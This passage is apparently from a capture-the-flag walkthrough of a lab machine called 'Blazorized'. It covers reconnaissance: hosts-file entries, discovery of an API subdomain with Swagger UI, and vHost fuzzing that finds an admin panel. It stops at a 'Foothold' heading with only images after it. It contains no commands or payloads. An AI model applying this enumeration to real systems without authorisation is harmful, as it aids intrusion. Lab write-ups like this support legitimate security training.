
Section titled “Websites Enumeration”Add the domain name blazorized.htb into /etc/hosts and visit the website by providing it the IP address to get redirected automatically to blazorized.htb/ (achieved via the URL Rewrite 2.0 IIS module):

Notice that the footer says the web application is built with Blazor WebAssembly:


Notice that pages with the /post/{GUID} routes fail to fetch data from the API:
Inspect the request to find a new api.blazorized.htb subdomain:

Add it to /etc/hosts and try again:

Explore the Swagger UI over api.blazorized.htb/swagger/index.html:
Inspect the network tab and notice that the entire web application, including the .NET runtime, is downloaded over the browser (due to it being developed using Blazor WebAssembly):
Perform vHost fuzzing to find admin.blazorized.htb and add it into /etc/hosts; notice that it uses Authentication and Authorization and is built with Blazor Server:

This super admin panel is not intended for players to use for signing in because the super admin’s password is a 32-characters long randomly generated string:
Foothold


